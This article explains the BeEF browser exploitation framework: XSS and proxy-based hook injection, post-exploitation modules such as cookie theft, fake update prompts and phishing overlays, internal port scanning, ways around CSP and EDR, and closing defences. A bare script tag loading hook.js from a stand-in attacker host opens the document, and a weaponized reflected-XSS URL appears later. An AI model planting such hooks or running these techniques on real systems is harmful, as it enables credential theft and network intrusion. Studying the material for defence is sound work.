
<script src="http://attacker.com:3000/hook.js"></script>
Executive Summary: The Browser as the Beachhead
In the traditional landscape of network exploitation, the primary objective has historically been to compromise a server, establish a foothold, and pivot internally to access sensitive data. However, with the rapid rise of hardened infrastructure, Zero Trust architecture, and sophisticated perimeter defenses, external-facing servers are increasingly difficult to breach directly. The attack surface has shifted. The weakest link is no longer the firewall or the unpatched Apache server; it is the endpoint, and specifically, the web browser running on the victim's machine.
The Browser Exploitation Framework (BeEF) flips the traditional penetration testing paradigm on its head. Instead of attacking the server, we attack the client. By injecting a seemingly innocuous JavaScript payload into a vulnerable application (or a carefully crafted phishing page), we effectively "hook" the victim's browser. This hook transforms the browser into a remote-controlled drone—a zombie—capable of executing a wide array of malicious commands. The attacker can steal credentials, capture clipboard contents, execute social engineering attacks, and, most devastatingly, use the hooked browser as a pivot point to launch attacks against the internal corporate network, entirely bypassing the external perimeter. This comprehensive guide will dissect the BeEF framework, exploring its architecture, advanced injection vectors, post-exploitation modules, and the defensive measures required to neutralize it.
Historical Context & Evolution of Client-Side Attacks
To understand the power of BeEF, one must first understand the evolution of client-side exploitation. In the early 2000s, browser exploitation was predominantly focused on memory corruption. Attackers would find buffer overflows or Use-After-Free (UAF) vulnerabilities in Internet Explorer or browser plugins like Adobe Flash and Java. These exploits would drop a binary payload directly onto the victim's file system, achieving Remote Code Execution (RCE) at the operating system level.
However, browser vendors evolved. The introduction of sandboxing (where the rendering engine runs in a restricted process), Exploit Mitigation technologies (like ASLR and DEP), and the deprecation of dangerous plugins (Flash, Java Applets, Silverlight) made traditional binary exploitation incredibly difficult and expensive. Today, a full chain "0-click" RCE and sandbox escape for Google Chrome can cost millions of dollars on the zero-day market.
As memory corruption became harder, attackers shifted to the path of least resistance: the logic and the human element. This is where BeEF found its niche. BeEF does not rely on memory corruption to drop an executable. Instead, it lives entirely within the browser's execution environment. It uses the legitimate functionality of the browser—JavaScript execution, Document Object Model (DOM) manipulation, and XMLHttpRequest (XHR) APIs—to achieve its goals. Because it operates within the bounds of what a browser is supposed to do, it frequently evades traditional Antivirus (AV) and early-generation Endpoint Detection and Response (EDR) solutions.
Deep Dive: The BeEF Architecture & The Hook
BeEF operates on a decoupled client-server architecture designed for stealth and persistence. Understanding this architecture is crucial for both offensive deployment and defensive detection.
1. The BeEF Server (Command and Control)
The core of the framework is the BeEF server, written in Ruby. This server acts as the Command and Control (C2) infrastructure. It hosts the malicious JavaScript payload (the hook) and provides a management interface (both a Web UI and a RESTful API) for the attacker to interact with the hooked browsers. The server maintains a database of all connected zombies, tracking their operating system, browser version, installed plugins, and geographical location.
2. The Hook Payload (hook.js)
The payload is a highly obfuscated, asynchronous JavaScript file. Its primary job is to establish a communication channel back to the BeEF server and wait for instructions. Unlike a traditional reverse shell that opens a raw TCP socket, the hook uses standard web protocols to communicate.
3. The Communication Channel (WebSocket / XHR)
When a browser executes hook.js, it attempts to establish a persistent WebSocket connection to the BeEF server. WebSockets allow for full-duplex, real-time communication, meaning the server can push commands to the browser instantly. If WebSockets are blocked or unsupported, BeEF gracefully falls back to Long-Polling using XMLHttpRequest (XHR). In this fallback mode, the browser continuously asks the server, "Do you have any commands for me?"
4. The Execution Context
This is the most critical aspect of BeEF. Because the payload runs within the context of the vulnerable application, it inherits the permissions, cookies, and network visibility of that domain. If a user is hooked while logged into an internal HR portal, the attacker can silently interact with that portal as the user.
Image Graph Description: The Architecture Flow

Advanced Injection Vectors & Evasion
The prerequisite for a BeEF attack is the execution of the hook.js payload. This is almost exclusively achieved through Cross-Site Scripting (XSS). However, the deployment methodology separates amateur attempts from professional red team engagements.
Stored XSS: The Persistent Threat
Stored XSS occurs when an application saves attacker-supplied data to its database without proper sanitization and later renders it to other users. This is the Holy Grail for BeEF deployment. If an attacker injects a BeEF hook into a popular forum post, a support ticket, or a user profile page, every single user who views that page will become a zombie in the attacker's botnet. The hook persists until the underlying data is removed.
Reflected XSS: The Targeted Strike
Reflected XSS occurs when user input is immediately returned (reflected) by the web application in an error message, search result, or other response. Because the payload is not stored on the server, the attacker must trick the victim into clicking a specifically crafted link.
<!-- Example of a weaponized Reflected XSS payload delivered via email -->
https://target.com/search?q=<script src="https://c2.attacker.com/hook.js"></script>
To execute this, the attacker will employ Spear-Phishing. The URL will be heavily obfuscated using URL encoding, or hidden behind URL shorteners to bypass initial suspicion.
The Adversary-in-the-Middle (AiTM) Injection
In highly sophisticated engagements where the target application has zero XSS vulnerabilities, attackers can utilize AiTM proxying. Using tools like Bettercap or Evilginx2 (modified for payload injection), the attacker intercepts the HTTP traffic between the victim and the legitimate server. As the legitimate HTML passes through the proxy, the proxy dynamically injects the hook.js script tag into the <head> of the document. This method bypasses the need for application vulnerabilities entirely, relying instead on network positioning (e.g., a rogue Wi-Fi access point or DNS spoofing).
The Post-Hook Exploitation Phase
Once a browser is hooked, the true power of BeEF is unlocked via its modular command system. The framework categorizes modules based on their stealth and potential to alert the user.
1. The Stealth Reconnaissance Phase
Immediately upon hooking, BeEF automatically executes a series of "silent" modules. These modules gather intelligence without altering the visual state of the browser.
- Browser Fingerprinting: Extracts exact version numbers, installed extensions, and screen resolution.
- Network Identification: Determines the internal IP address of the victim (often via WebRTC leaks) and identifies the local subnet.
- Cookie Theft: If the cookies are not protected by the
HttpOnlyflag, BeEF extracts all session tokens associated with the hooked domain.
2. Social Engineering: The "Fake Update"
One of the most reliable ways to escalate from a browser hook to full Operating System RCE is to trick the user into downloading a malicious binary. BeEF excels at this through UI Redressing.
- Module:
Social Engineering -> Fake Notification Bar - Action: Displays a highly realistic, native-looking notification bar at the top of the browser window (e.g., "A critical plugin update is required to view this content").
- Result: When the user clicks the notification, they inadvertently download the attacker's Stage-1 executable (often a heavily obfuscated Cobalt Strike beacon or a Metasploit payload). Because the user initiated the download, it often bypasses SmartScreen filters.
3. Credential Harvesting via Pretty Theft
If the goal is account compromise rather than full system compromise, BeEF can deploy hyper-realistic phishing overlays directly over the legitimate site.
- Module:
Social Engineering -> Pretty Theft - Action: Dims the background of the hooked page and pops up a floating login box tailored to the target's environment (e.g., a fake Apple ID login, a Windows authentication prompt, or a generic session timeout warning).
- Result: Because the victim is already on a legitimate domain (the domain they were hooked on), they are highly likely to trust the prompt and enter their credentials. These credentials are transmitted directly back to the BeEF server via the WebSocket channel.
Network Pivoting and Internal Discovery
The most devastating feature of BeEF is its ability to use the victim's browser as a proxy to attack the internal network. When an employee connects to the corporate intranet via a VPN, their browser has access to internal IP ranges (e.g., 10.0.0.0/8, 192.168.1.0/24) that are entirely inaccessible to the attacker on the outside.
Port Scanning from the Browser
JavaScript cannot open raw TCP sockets, but it can make HTTP requests and measure the time it takes for those requests to fail or succeed.
- Module:
Network -> Port Scanner - Execution: BeEF instructs the hooked browser to systematically attempt to load images (or make XHR requests) from internal IP addresses across common ports (e.g., 80, 443, 8080, 8443).
- Timing Analysis: If the connection is instantly refused, the port is closed. If it times out, it is filtered. If it completes (even if it returns a 404), the port is open. Through this timing analysis, BeEF can map the entire internal network topology without a single packet crossing the external firewall from the attacker's machine.
Exploiting Internal Services
Once internal services are discovered (e.g., an unauthenticated JBoss server, an exposed Jenkins dashboard, or an old router admin panel), BeEF can instruct the browser to send exploit payloads to those internal IPs. Because the request originates from the employee's browser, it appears as legitimate internal traffic to the network monitoring tools. This technique is often used to execute Cross-Site Request Forgery (CSRF) attacks against vulnerable internal infrastructure.
Evasion Tactics: Bypassing CSP and EDR
As defensive technologies have evolved, so too have the tactics required to deploy BeEF successfully.
Content Security Policy (CSP) Evasion
A strong Content Security Policy (CSP) is the primary defense against BeEF. If a website's CSP headers restrict script execution to specific domains (e.g., script-src 'self'), the browser will refuse to load the hook.js file from the attacker's server.
Attackers bypass this in several ways:
- JSONP Callbacks: Finding an allowed domain in the CSP that hosts a JSONP endpoint. Attackers can abuse this endpoint to reflect the hook payload.
- Open Redirects: Utilizing open redirects on allowed domains to route the script request back to the C2 server.
- Inline Execution: If
unsafe-inlineis allowed in the CSP, the attacker can inject the entire BeEF payload directly into the HTML document, bypassing the need to load an external script file.
EDR Evasion
Modern Endpoint Detection and Response (EDR) agents monitor browser processes for anomalous activity. A browser suddenly attempting to port-scan 254 IP addresses on the local subnet is a massive red flag.
To evade EDR, BeEF operators employ rate-limiting. Instead of scanning an entire subnet in 10 seconds, the port scanner is configured to check one IP address every 5 minutes. This "low and slow" approach blends in with normal background web traffic (like asynchronous API calls or telemetry data) and stays below the threshold required to trigger behavioral alerts.
Blue Team Defense and Remediation
Defending against the Browser Exploitation Framework requires a multi-layered approach that addresses both the application vulnerabilities and the endpoint monitoring.
1. Eradicate Cross-Site Scripting (XSS)
The fundamental prerequisite for a standard BeEF attack is XSS. Development teams must implement rigorous input validation and output encoding. Utilizing modern web frameworks like React, Angular, or Vue.js, which automatically escape output by default, significantly reduces the XSS attack surface.
2. Implement Strict Content Security Policies
A robust CSP is the silver bullet against script injection. The policy should strictly define authorized domains for script execution and explicitly forbid unsafe-inline and unsafe-eval.
Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted-cdn.com; object-src 'none';3. Secure Cookie Attributes
All sensitive session cookies must be protected with the HttpOnly flag. This flag instructs the browser that the cookie must not be accessible via JavaScript (e.g., document.cookie). While this does not prevent the browser from being hooked, it prevents BeEF from instantly stealing the session token.
4. Behavioral Endpoint Monitoring
Security Operations Centers (SOC) must tune their EDR solutions to monitor for anomalous browser behavior. Specific alerts should be generated if a browser process (like chrome.exe or firefox.exe) begins making rapid, sequential connections to internal, non-routable IP addresses that do not correspond to known internal web applications. Additionally, monitoring for the execution of unusual child processes spawning from the browser (a common result of successful UI redressing and payload execution) is critical for early detection.
In conclusion, BeEF demonstrates that the perimeter has shifted entirely to the user's endpoint. As long as applications fail to sanitize input and browsers possess the power of a full operating system, the browser will remain the ultimate beachhead for sophisticated adversaries.